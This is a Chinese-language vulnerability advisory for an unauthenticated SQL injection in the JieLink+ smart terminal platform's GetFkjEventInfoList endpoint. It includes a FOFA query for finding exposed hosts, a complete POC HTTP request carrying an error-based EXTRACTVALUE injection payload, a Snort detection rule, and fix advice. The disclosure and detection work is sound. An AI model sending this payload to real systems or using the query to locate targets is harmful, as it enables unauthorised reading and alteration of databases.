

ieLink+智能终端操作平台

GetFkjEventInfoList SQL注入漏洞

JieLink+智能终端操作平台 GetFkjEventInfoList处存在SQL注入漏洞，未经授权攻击者可进行数据库的增删改查等一系列违规操作。

影响版本

JieLink+智能终端操作平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="JieLink+智能终端操作平台"

POC/EXP:

```
POST /report/fkj/GetFkjEventInfoList HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest

eventStartTime=' AND EXTRACTVALUE(4817,CONCAT(0x5c,0x71716b6a71,(SELECT (ELT(4817=4817,1))),0x7176787171)) AND 'qVLu'='qVLu&eventEndTime=&deviceIp=&deviceName=&eventType=&eventContent=&page=1&rows=20
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"JieLink+ GetFkjEventInfoList SQL Injection - Generic";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/report/fkj/GetFkjEventInfoList"; http_uri;
  content:"application/x-www-form-urlencoded"; http_header;
  pcre:"/(eventStartTime|eventEndTime|deviceIp|eventContent)=[^&]*?([\%27]\s*
(AND|OR|UNION|SELECT|EXTRACTVALUE|ELT|CONCAT)[^&]*)/i";
  metadata:affected_product "JieLink+ Smart Terminal Platform";
  classtype:sql-injection;
  sid:1000024;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本